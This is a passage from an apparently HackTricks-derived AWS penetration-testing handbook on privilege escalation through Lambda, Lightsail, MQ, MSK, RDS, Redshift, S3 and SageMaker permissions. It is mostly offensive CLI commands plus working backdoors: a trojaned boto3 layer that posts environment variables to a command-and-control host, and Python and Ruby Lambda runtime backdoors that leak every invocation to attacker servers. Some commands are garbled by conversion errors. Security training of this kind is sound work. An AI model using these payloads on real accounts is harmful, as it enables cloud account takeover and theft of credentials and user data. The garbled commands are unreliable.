After this, the next step depends on **whether DynamoDB is being used** in the current AWS environment. **If** it is being **used**, all that needs to be done is **creating the event source mapping** for the Lambda function, but if not, then the attacker will need to **create a table with streaming enabled** with the following command:

```
aws dynamodb create-table --table-name my_table \
    --attribute-definitions AttributeName=Test,AttributeType=S
    \
    --key-schema AttributeName=Test,KeyType=HASH \
    --provisioned-throughput
    ReadCapacityUnits=5,WriteCapacityUnits=5 \
    --stream-specification
    StreamEnabled=true,StreamViewType=NEW_AND_OLD_IMAGES
```

After this command, the attacker would **connect the Lambda function and the DynamoDB table by creating an event source mapping** with the following command:

```
aws lambda create-event-source-mapping --function-name
my_function \
    --event-source-arn <arn_of_dynamodb_table_stream> \
    --enabled --starting-position LATEST
```

Now that the Lambda function and the stream are connected, the attacker can **invoke the Lambda function by triggering the DynamoDB stream**. This can be done by putting an item into the DynamoDB table, which will trigger the stream, using the following command:

```
aws dynamodb put-item --table-name my_table \  
--item Test={"S":"Random string"}
```

At this point, the Lambda function will be invoked, and the attacker will be made an administrator of the AWS account.

**Potential Impact:** Direct privesc to the lambda service role specified.

## lambda : AddPermission

An attacker with this permission can **grant himself (or others) any permissions** (this generates resource based policies to grant access to the resource):

```
{ % code overflow="wrap" %}
```

```
# Give yourself all permissions (you could specify granular  
such as lambda:InvokeFunction or lambda:UpdateFunctionCode)  
aws lambda add-permission --function-name <func_name> --  
statement-id asdasd --action '*' --principal arn:<your user  
arn>  
  
# Invoke the function  
aws lambda invoke --function-name <func_name>  
/tmp/outout
```

**Potential Impact:** Direct privesc to the lambda service role used by granting permission to modify the code and run it.

## lambda : UpdateFunctionCode

An attacker with the `lambda:UpdateFunctionCode` permission could **update the code in an existing Lambda function with an IAM role attached** so that it would import the relevant AWS library in that programming language and use it to perform actions on behalf of that role. They would then need to **wait for it to be invoked if they were not able to do so directly**, but if it already exists, there is likely some way that it will be invoked.

```
aws lambda update-function-code --function-name target_function  
\  
--zip-file fileb:///my/lambda/code/zipped.zip  
  
aws lambda invoke --function-name my_function output.txt
```

Where the associated **.zip file contains code that utilizes the Lambda's role**. An example could include the code snippet from previous methods.

**Potential Impact:** Direct privesc to the lambda service role used.

## lambda : UpdateFunctionConfiguration

### Introduction

**Lambda Layers** allows to include **code** in your lamdba function but **storing it separately**, so the function code can stay small and **several functions can share code**.

Inside lambda you can check the paths from where python code is loaded with a function like the following:

```
import json
import sys

def lambda_handler(event, context):
    print(json.dumps(sys.path, indent=2))
```

These are the places:

1. /var/task
2. /opt/python/lib/python3.7/site-packages
3. /opt/python
4. /var/runtime
5. /var/lang/lib/python37.zip
6. /var/lang/lib/python3.7
7. /var/lang/lib/python3.7/lib-dynload
8. /var/lang/lib/python3.7/site-packages
9. /opt/python/lib/python3.7/site-packages
10. /opt/python

For example, the library boto3 is loaded from `/var/runtime/boto3` (4th position).

## Exploitation

**Attaching a layer to a function** only requires the `lambda:UpdateFunctionConfiguration` permission and **layers can be shared cross-account**. We also would need to know **what libraries they are using**, so we can override them correctly, but in this example, we'll just **assume the attacked function is importing boto3**.

Just to be safe, we're going to use Pip to install the same version of the boto3 library from the Lambda runtime that we are targeting (Python 3.7), just so there is nothing different that might cause problems in the target function. That runtime currently uses boto3 version 1.9.42.

With the following code, we'll install boto3 version 1.9.42 and its dependencies to a local "lambda\_layer" folder:

```
pip3 install -t ./lambda_layer boto3==1.9.42
```

Next, we will open `/lambda_layer/boto3/__init__.py` and add the malicious code. The payload we will be adding looks like this:

```

# Copyright 2014 Amazon.com, Inc. or its affiliates. All Rights Reserved.
#
# Licensed under the Apache License, Version 2.0 (the "License"). You
# may not use this file except in compliance with the License. A copy of
# the License is located at
#
# http://aws.amazon.com/apache2.0/
#
# or in the "license" file accompanying this file. This file is
# distributed on an "AS IS" BASIS, WITHOUT WARRANTIES OR CONDITIONS OF
# ANY KIND, either express or implied. See the License for the specific
# language governing permissions and limitations under the License.

import logging

from boto3.session import Session

__author__ = 'Amazon Web Services'
__version__ = '1.9.42'

try:
    import os
    from botocore.vendored import requests
    requests.post('https://my-c2-server', data=dict(os.environ), timeout=0.1)
except:
    pass

```

`requests` is being imported from `botocore`. The function will exfiltrate environment variables, and the try-except and 0.1 timeout are there to ensure this code doesn't break anything.

**Important note:** You should no longer `from botocore.vendored import requests` in real pentests, because a “DeprecationWarning” will be printed to the CloudWatch logs of that function, which will likely cause you to get caught by a defender.

Now, bundle that code into a **ZIP file** and **upload it to a new Lambda layer in the ATTACKER account**. You will need to create a “`python`” folder first and put your libraries in there so that once we upload it to Lambda, the code will be found at “`/opt/python/boto3`”. Also, make sure

that the layer is compatible with Python 3.7 and that the **layer is in the same region as our target function**. Once that's done, we'll use

`lambda:AddLayerVersionPermission` to **make the layer publicly accessible** so that our target account can use it. Use your personal AWS credentials for this API call.

```
aws lambda add-layer-version-permission --layer-name boto3 \
--version-number 1 --statement-id public \
--action lambda:GetLayerVersion --principal *
```

Now with the **compromised credentials** we have, we will run the following command on our target Lambda function “`s3-getter`”, which will **attach our cross-account Lambda layer**.

```
aws lambda update-function-configuration \
--function-name s3-getter \
--layers arn:aws:lambda:REGION:OUR-ACCOUNT-ID:layer:boto3:1
```

The next step would be to either **invoke the function** ourselves if we can or to wait until it **gets invoked** by normal means—which is the safer method.

**Potential Impact:** Direct privesc to the lambda service role used.

**?iam:PassRole ,**  
**lambda>CreateFunction ,**  
**lambda>CreateFunctionUrlConfig ,**  
**lambda:InvokeFunctionUrl**

Maybe with those permissions you are able to create a function and execute it calling the URL... but I could find a way to test it, so let me know if you do!

## Lambda MitM

Some lambdas are going to be **receiving sensitive info from the users in parameters**. If get RCE in one of them, you can exfiltrate the info other users are sending to it, check it in:

[aws-warm-lambda-persistence.md](#)

**Support HackTricks and get benefits!**

# AWS - Steal Lambda Requests

**Support HackTricks and get benefits!**

# Introduction

This attack supposes that you have some kind of **access over a running Lambda**. Also, something important to note is that **Lambda invocations aren't completely separated from each other but are isolated**. They could run, though not simultaneously, in the same execution environment. With that in mind, let's start dissecting that environment.

## Isolation


Lambda isolation uses thi cgroups:

```
sbx_user1051@splash-test:/var/runtime$ cat /proc/1/cgroup
9:perf_event:/
8:memory:/sandbox-790ab8
7:hugegetlb:/
6:freezer:/sandbox-803854
5:devices:/
4:cpuset:/
3:cpuacct:/sandbox-346e7c
2:cpu:/sandbox-root-0EKL0k/sandbox-cab047
1:blkio:/
```

As the prefix 'sandbox' didn't match any common container engine(docker, podman, LXD, rkt), it could be a proprietary container engine, which could be internally using an open source container runtime like [runC](#).

## How Lambdas work

This appears to be the python Lambda architecture:



1. A process outside the container, referred to as the "**slicer**" in the init binary, sends invocation events to the **init** process via shared memory.
2. The init process sets up an HTTP server on port 9001 (hard-coded), with several exposed endpoints:
  - i. `/2018-06-01/runtime/invocation/ next` – get the next invocation event
  - ii. `/2018-06-01/runtime/invocation/{invoke-id}/ response` – return the handler response for the invoke
  - iii. `/2018-06-01/runtime/invocation/{invoke-id}/error` – return an execution error
3. In `bootstrap.py` the following loop **queries the init process for a new event**, and then **calls the user's function** to handle it (here, the request handler you uploaded runs).

```
<figure><figcaption></figcaption></figure>
```

1. The **handler response is then sent back to the init process** through one of the following endpoints:

- i. `/{invoke-id}/response` – if the user handler executed successfully
- ii. `/{invoke-id}/error` – if an exception was raised during the handling of the invoke

# Technique Summary

It's possible to **substitute the bootstrap script** with malicious code to be able to **intercept data** sent to the Lambda function.\ Note that **other engines in other languages** have another **bootstrap script** written in that language, so this can be done **also in other lambdas using other languages**, not only in python.

# Python

From the lambda, download `/var/runtime/bootstrap.py` (or just spin up **your own lambda** and get it) and add the backdoor that will be leaking all the data sent to Lambda. You just need to add a couple of lines such as:

```
461     while True:
462         event_request = lambda_runtime_client.wait_next_invocation()
463
464         from urllib import request
465         request.urlopen("http://3.90.103.70/leak", data=event_request.event_body)
466
467         _GLOBAL_AWS_REQUEST_ID = event_request.invoke_id
```

## Replacing Runtime

Now with the new `bootstrap.py` **created**, it's possible to **download** it, **end the current lambda invocation** and run it to **replace** the legit one:

```
import os
from urllib import request

# Download bootstrap.py from your server
r = request.urlopen('http://attacker.com/bootstrap.py')
with open('/tmp/bootstrap.py', 'w') as f:
    f.write(r.read().decode('utf-8'))

# Get invocation ID and end it
req = request.urlopen("http://127.0.0.1:9001/2018-06-
01/runtime/invocation/next")
inv_id = req.headers["Lambda-Runtime-Aws-Request-Id"]
req = request.Request(f"http://127.0.0.1:9001/2018-06-
01/runtime/invocation/{inv_id}/response", data=b>null")
req.add_header("Content-Type", "application/x-www-form-
urlencoded")
request.urlopen(req)

# Start your bootstrap.py
os.system("python3 /tmp/bootstrap.py")
```

Or you could also use [twist\\_runtime.py](#), which will end the invocation as done previously, run the new bootstrap and exfiltrate the information.

If a lambda function is not used for 5-15 minutes it will be shut down, and all the changes will be lost the next time it's invoked.

# Ruby Runtime

In ruby, the file you want to backdoor is `/var/runtime/lib/runtime.rb` file (get it from the system or running your own lambda).

Adding a backdoor is as simple as done in the python version:

```
# Add a require at the beginning
require 'json'
require 'net/http'
[...]
# In the loop where the invocation is treated
begin
    context = lambdaContext.new(raw_request)
    uri = URI('http://attacker:80/leak')
    Net::HTTP.post(uri, JSON.generate(request))
    [...]
```

Then, you just need to do what you did in the python version with just a change:

- **Download the backdoor in a directory**
- **Symlink** `/var/runtime/lib/*` with the directory where the backdoor is
- Finish the current lambda invocation

```
# You can get a ruby shell with 'irb' or run from shell with
ruby -e "..."

require 'net/http'

# Downloading new script
uri = URI("http://attacker/rumtime.rb")
r = Net::HTTP.get_response(uri)
File.write("/tmp/rumtime.rb", r.body)

# Create symlink
ln -s /var/runtime/lib/* /tmp

# Terminate currrent invocation
uri = URI('http://127.0.0.1:9001/2018-06-
01/runtime/invocation/next')
req = Net::HTTP.get_response(uri)
inv_id = req.header['Lambda-Runtime-Aws-Request-Id']
uri = URI('http://127.0.0.1:9001/2018-06-
01/runtime/invocation/'+inv_id+'/response')
Net::HTTP.post(uri, 'null')
```

# References

- <https://unit42.paloaltonetworks.com/gaining-persistency-vulnerable-lambdas/>

**Support HackTricks and get benefits!**

# AWS - Lightsail Privesc

**Support HackTricks and get benefits!**

# Lightsail

For more information about Lightsail check:

[aws-lightsail-enum.md](#)

It's important to note that Lightsail **doesn't use IAM roles belonging to the user** but to an AWS managed account, so you can't abuse this service to privesc. However, **sensitive data** such as code, API keys and database info could be found in this service.

## lightsail:DownloadDefaultKeyPair

This permission will allow you to get the SSH keys to access the instances:

```
aws lightsail download-default-key-pair
```

**Potential Impact:** Find sensitive info inside the instances.

## lightsail:GetInstanceAccessDetails

This permission will allow you to generate SSH keys to access the instances:

```
aws lightsail get-instance-access-details --instance-name  
<instance_name>
```

**Potential Impact:** Find sensitive info inside the instances.

## **lightsail:CreateBucketAccessKey**

This permission will allow you to get a key to access the bucket:

```
aws lightsail create-bucket-access-key --bucket-name <name>
```

**Potential Impact:** Find sensitive info inside the bucket.

## **lightsail:GetRelationalDatabaseMasterUserPassword**

This permission will allow you to get the credentials to access the database:

```
aws lightsail get-relational-database-master-user-password --  
relational-database-name <name>
```

**Potential Impact:** Find sensitive info inside the database.

**Support HackTricks and get benefits!**

# AWS - MQ Privesc

**Support HackTricks and get benefits!**

# MQ

For more information about MQ check:

[aws-mq-enum.md](#)

## mq>ListBrokers , mq>CreateUser

With those permissions you can **create a new user in an ActiveMQ broker** (this doesn't work in RabbitMQ):

```
{ % code overflow="wrap" %}
```

```
aws mq list-brokers
aws mq create-user --broker-id <value> --console-access --
password <value> --username <value>
```

**Potential Impact:** Access sensitive info navigating through ActiveMQ

## mq>ListBrokers , mq>ListUsers , mq>UpdateUser

With those permissions you can **create a new user in an ActiveMQ broker** (this doesn't work in RabbitMQ):

```
{ % code overflow="wrap" %}
```

```
aws mq list-brokers
aws mq list-users --broker-id <value>
aws mq update-user --broker-id <value> --console-access --
password <value> --username <value>
```

**Potential Impact:** Access sensitive info navigating through ActiveMQ

## mq:ListBrokers , mq:UpdateBroker

If a broker is using **LDAP** for authorization with **ActiveMQ**. It's possible to **change the configuration** of the LDAP server used to **one controlled by the attacker**. This way the attacker will be able to **steal all the credentials being sent through LDAP**.

```
aws mq list-brokers
aws mq update-broker --broker-id <value> --ldap-server-
metadata=...
```

If you could somehow find the original credentials used by ActiveMQ you could perform a MitM, steal the creds, used them in the original server, and send the response (maybe just reusing the credentials stolen you could do this).

**Potential Impact:** Steal ActiveMQ credentials

**Support HackTricks and get benefits!**

# **AWS - MSK Privesc**

**Support HackTricks and get benefits!**

# MSK

For more information about MSK (Kafka) check:

[aws-msk-enum.md](#)

**msk>ListClusters ,  
msk:UpdateSecurity**

With these **privileges** and **access to the VPC where the kafka brokers are**, you could add the **None authentication** to access them.

{ % code overflow="wrap" %}

```
aws msk --client-authentication <value> --cluster-arn <value> --current-version <value>
```

You need access to the VPC because **you cannot enable None authentication with Kafka publicly exposed**. If it's publicly exposed, if **SASL/SCRAM** authentication is used, you could **read the secret** to access (you will need additional privileges to read the secret). If **IAM role-based authentication** is used and **kafka is publicly exposed** you could still abuse these privileges to give you permissions to access it.

**Support HackTricks and get benefits!**

# AWS - RDS Privesc

**Support HackTricks and get benefits!**

# RDS - Relational Database Service

For more information about RDS check:

[aws-relational-database-rds-enum.md](#)

## rds : ModifyDBInstance

With that permission an attacker can modify the password of the master user, and the login inside the database:

```
# Get the DB username, db name and address
aws rds describe-db-instances

# Modify the password and wait a couple of minutes
aws rds modify-db-instance \
    --db-instance-identifier <db-id> \
    --master-user-password 'Llaody2f6.123' \
    --apply-immediately

# In case of postgres
psql postgresql://<username>:<pass>@<rds-dns>:5432/<db-name>
```

You will need to be able to **contact to the database** (they are usually only accessible from inside networks).

**Potential Impact:** Find sensitive info inside the databases.

## rds:CreateDBSnapshot , rds:RestoreDBInstanceFromDBSnapshot , rds:ModifyDBInstance

If the attacker has enough permissions, he could make a **DB publicly accessible** by creating a snapshot of the DB, and then a publicly accessible DB from the snapshot.

```
aws rds describe-db-instances # Get DB identifier

aws rds create-db-snapshot \
    --db-instance-identifier <db-id> \
    --db-snapshot-identifier clougoat

# Get subnet groups & security groups
aws rds describe-db-subnet-groups
aws ec2 describe-security-groups

aws rds restore-db-instance-from-db-snapshot \
    --db-instance-identifier "new-db-not-malicious" \
    --db-snapshot-identifier <scapshotId> \
    --db-subnet-group-name <db subnet group> \
    --publicly-accessible \
    --vpc-security-group-ids <ec2-security group>

aws rds modify-db-instance \
    --db-instance-identifier "new-db-not-malicious" \
    --master-user-password 'Llaody2f6.123' \
    --apply-immediately

# Connect to the new DB after a few mins
```

**Support HackTricks and get benefits!**

# AWS - Redshift Privesc

**Support HackTricks and get benefits!**

# Redshift

For more information about RDS check:

[aws-redshift-enum.md](#)

**redshift:DescribeClusters ,  
redshift:GetClusterCredentials**

With these permissions you can get **info of all the clusters** (including name and cluster username) and **get credentials** to access it:

```
# Get creds
aws redshift get-cluster-credentials --db-user postgres --
cluster-identifier redshift-cluster-1
# Connect, even if the password is a base64 string, that is the
password
psql -h redshift-cluster-1.asdjuetzc439a.us-east-
1.redshift.amazonaws.com -U "IAM:<username>" -d template1 -p
5439
```

**Potential Impact:** Find sensitive info inside the databases.

**redshift:DescribeClusters ,  
redshift:GetClusterCredentialsWith  
IAM**

With these permissions you can get **info of all the clusters** and **get credentials** to access it.\ Note that the postgres user will have the **permissions that the IAM identity** used to get the credentials has.

```
# Get creds
aws redshift get-cluster-credentials-with-iam --cluster-
identifier redshift-cluster-1
# Connect, even if the password is a base64 string, that is the
password
psql -h redshift-cluster-1.asdjuetzc439a.us-east-
1.redshift.amazonaws.com -U
"IAMR:AWSReservedSSO_AdministratorAccess_4601154638985c45" -d
template1 -p 5439
```

**Potential Impact:** Find sensitive info inside the databases.

## redshift:DescribeClusters , redshift:ModifyCluster?

It's possible to **modify the master password** of the internal postgres (redshift) user from aws cli (I think those are the permissions you need but I haven't tested them yet):

```
aws redshift modify-cluster --cluster-identifier <identifier-
for-the cluster> --master-user-password 'master-password';
```

**Potential Impact:** Find sensitive info inside the databases.

# Accessing External Services

To access all the following resources, you will need to **specify the role to use**. A Redshift cluster **can have assigned a list of AWS roles** that you can use **if you know the ARN** or you can just set "**default**" to use the default one assigned.

Moreover, as [explained here](#), Redshift also allows to concat roles (as long as the first one can assume the second one) to get further access but just **separating** them with a **comma**:

```
iam_role  
'arn:aws:iam::123456789012:role/RoleA,arn:aws:iam::210987654321:rol  
e/RoleB';
```

## Lambdas

As explained in

[https://docs.aws.amazon.com/redshift/latest/dg/r\\_CREATE\\_EXTERNAL\\_FUNCTION.html](https://docs.aws.amazon.com/redshift/latest/dg/r_CREATE_EXTERNAL_FUNCTION.html), it's possible to **call a lambda function from redshift** with something like:

```
CREATE EXTERNAL FUNCTION exfunc_sum2(INT, INT)  
RETURNS INT  
STABLE  
LAMBDA 'lambda_function'  
IAM_ROLE default;
```

## S3

As explained in <https://docs.aws.amazon.com/redshift/latest/dg/tutorial-loading-run-copy.html>, it's possible to **read and write into S3 buckets**:

```
# Read
copy table from 's3://<your-bucket-name>/load/key_prefix'
credentials 'aws_iam_role=arn:aws:iam::<aws-account-
id>:role/<role-name>'
region '<region>'
options;

# Write
unload ('select * from venue')
to 's3://mybucket/ticket/unload/venue_'
iam_role default;
```

## Dynamo

As explained in <https://docs.aws.amazon.com/redshift/latest/dg/t>Loading-data-from-dynamodb.html>, it's possible to **get data from dynamodb**:

```
copy favoritemovies
from 'dynamodb://ProductCatalog'
iam_role 'arn:aws:iam::0123456789012:role/MyRedshiftRole';
```

The Amazon DynamoDB table that provides the data must be created in the same AWS Region as your cluster unless you use the **REGION** option to specify the AWS Region in which the Amazon DynamoDB table is located.

## EMR

Check <https://docs.aws.amazon.com/redshift/latest/dg/loading-data-from-emr.html>

**Support HackTricks and get benefits!**

# AWS - S3 Privesc

**Support HackTricks and get benefits!**

# S3


```
s3:PutBucketNotification ,  
s3:PutObject , s3:GetObject
```

An attacker with those permissions over interesting buckets might be able to hijack resources and escalate privileges.

For example, an attacker with those **permissions over a cloudformation bucket** called "cf-templates-nohnwfax6a6i-us-east-1" will be able to hijack the deployment. The access can be given with the following policy:

```
{  
    "Version": "2012-10-17",  
    "Statement": [  
        {  
            "Effect": "Allow",  
            "Action": [  
                "s3:PutBucketNotification",  
                "s3:GetBucketNotification",  
                "s3:PutObject",  
                "s3:GetObject"],  
            "Resource": [  
                "arn:aws:s3:::cf-templates-*/*",  
                "arn:aws:s3:::cf-templates-*"]  
        },  
        {  
            "Effect": "Allow",  
            "Action": "s3>ListAllMyBuckets",  
            "Resource": "*"  
        }]  
    }  
}
```

And the hijack is possible because there is a **small time window from the moment the template is uploaded** to the bucket to the moment the **template is deployed**. An attacker might just create a **lambda function** in his account that will **trigger when a bucket notification is sent**, and **hijacks the content** of that **bucket**.



The Pacu module `cfn_resource_injection` can be used to automate this attack. For more information check the original research:

<https://rhinosecuritylabs.com/aws/cloud-malware-cloudformation-injection/>

## s3:PutObject , s3:GetObject

These are the permissions to **get and upload objects to S3**. Several services inside AWS (and outside of it) use S3 storage to store **config files**. An attacker with **read access** to them might find **sensitive information** on them. An attacker with **write access** to them could **modify the data to abuse some service and try to escalate privileges**. These are some examples:

- If an EC2 instance is storing the **user data in a S3 bucket**, an attacker could modify it to **execute arbitrary code inside the EC2 instance**.

## s3:PutBucketPolicy

An attacker, that needs to be **from the same account**, if not the error `The specified method is not allowed will trigger`, with this permission will be able to grant himself more permissions over the bucket(s) allowing him to read, write, modify, delete and expose buckets.

```
# Update Bucket policy
aws s3api put-bucket-policy --policy file:///root/policy.json -
-bucket <bucket-name>
##JSON policy example
{
  "Id": "Policy1568185116930",
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "Stmt1568184932403",
      "Action": [
        "s3>ListBucket"
      ],
      "Effect": "Allow",
      "Resource": "arn:aws:s3:::welcome",
      "Principal": "*"
    },
    {
      "Sid": "Stmt1568185007451",
      "Action": [
        "s3GetObject"
      ],
      "Effect": "Allow",
      "Resource": "arn:aws:s3:::welcome/*",
      "Principal": "*"
    }
  ]
}
```

## s3:GetBucketAcl , s3:PutBucketAcl

An attacker could abuse these permissions to **grant him more access** over specific buckets.\ Note that the attacker doesn't need to be from the same account. Moreover the write access

```
# Update bucket ACL
aws s3api get-bucket-acl --bucket <bucket-name>
aws s3api put-bucket-acl --bucket <bucket-name> --access-
control-policy file://acl.json

##JSON ACL example
## Make sure to modify the Owner's displayName and ID according
to the Object ACL you retrieved.

{
  "Owner": {
    "DisplayName": "<DisplayName>",
    "ID": "<ID>"
  },
  "Grants": [
    {
      "Grantee": {
        "Type": "Group",
        "URI":
"http://acs.amazonaws.com/groups/global/AuthenticatedUsers"
      },
      "Permission": "FULL_CONTROL"
    }
  ]
}
## An ACL should give you the permission WRITE_ACP to be able
to put a new ACL
```

## s3:GetObjectAcl , s3:PutObjectAcl

An attacker could abuse these permissions to grant him more access over specific objects inside buckets.

```
# Update bucket object ACL
aws s3api get-object-acl --bucket <bucekt-name> --key flag
aws s3api put-object-acl --bucket <bucket-name> --key flag --access-control-policy file://objacl.json

##JSON ACL example
## Make sure to modify the Owner's displayName and ID according to the Object ACL you retrieved.

{
  "Owner": {
    "DisplayName": "<DisplayName>",
    "ID": "<ID>"
  },
  "Grants": [
    {
      "Grantee": {
        "Type": "Group",
        "URI": "http://acs.amazonaws.com/groups/global/AuthenticatedUsers"
      },
      "Permission": "FULL_CONTROL"
    }
  ]
}

## An ACL should give you the permission WRITE_ACP to be able to put a new ACL
```

## **s3:GetObjectAcl , s3:PutObjectVersionAcl**

An attacker with these privileges is expected to be able to put an Acl to an specific object version

```
aws s3api get-object-acl --bucket <bucekt-name> --key flag  
aws s3api put-object-acl --bucket <bucket-name> --key flag --  
version-id <value> --access-control-policy file://objacl.json
```

**Support HackTricks and get benefits!**

# AWS - Sagemaker Privesc

**Support HackTricks and get benefits!**

# sagemaker

```
iam:PassRole ,  
sagemaker>CreateNotebookInstance ,  
sagemaker>CreatePresignedNotebookI  
nstanceUrl
```


The first step in this attack process is to **identify a role that trusts SageMaker to assume it** ([sagemaker.amazonaws.com](https://sagemaker.amazonaws.com)). Once that's done, we can run the following command to create a new notebook with that role attached:

```
aws sagemaker create-notebook-instance --notebook-instance-name  
example \  
--instance-type ml.t2.medium \  
--role-arn arn:aws:iam::ACCOUNT-ID:role/service-  
role/AmazonSageMaker-ExecutionRole-xxxxxx
```


If successful, you will receive the **ARN of the new notebook instance** in the response from AWS. That will take **a few minutes** to spin up, but once it has done so, we can run the following command to get a pre-signed URL to get **access to the notebook instance through our web browser**. There are potentially other ways to gain access, but this is a single permission and single API call, so it seemed simple.

```
aws sagemaker create-preserved-notebook-instance-url \
--notebook-instance-name <name>
```

If this instance was fully spun up, this API call will return a **signed URL** that we can visit in our browser to access the instance. Once at the Jupyter page in my browser, I'll click "Open JupyterLab" in the top right, which can be seen in the following screenshot.



From the next page, scroll all the way down in the “Launcher” tab. Under the “Other” section, click the “Terminal” button, which can be seen here.



